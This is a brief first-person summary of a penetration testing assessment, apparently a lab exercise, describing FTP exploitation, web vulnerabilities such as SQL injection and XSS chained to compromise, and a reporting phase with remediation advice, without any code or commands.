In the exploitation phase, I leveraged a known FTP service vulnerability to obtain initial shell access and confirm system compromise. I then performed post-exploitation activities, including system enumeration and sensitive file access, to evaluate the impact of unauthorized access. Parallel web application testing identified SQL injection, command injection, and reflected cross-site scripting vulnerabilities, which enabled authentication bypass, database extraction, and remote command execution.

I chained these weaknesses to simulate a realistic attacker workflow progressing from discovery to full compromise. During the reporting phase, I documented findings, assessed risk severity, and proposed remediation strategies to mitigate identified weaknesses. I also collected supporting evidence through network traffic capture and cryptographic hashing to preserve integrity.

The assessment demonstrated significant security gaps and highlighted the importance of secure coding practices, robust authentication controls, and continuous security validation to strengthen overall system defenses.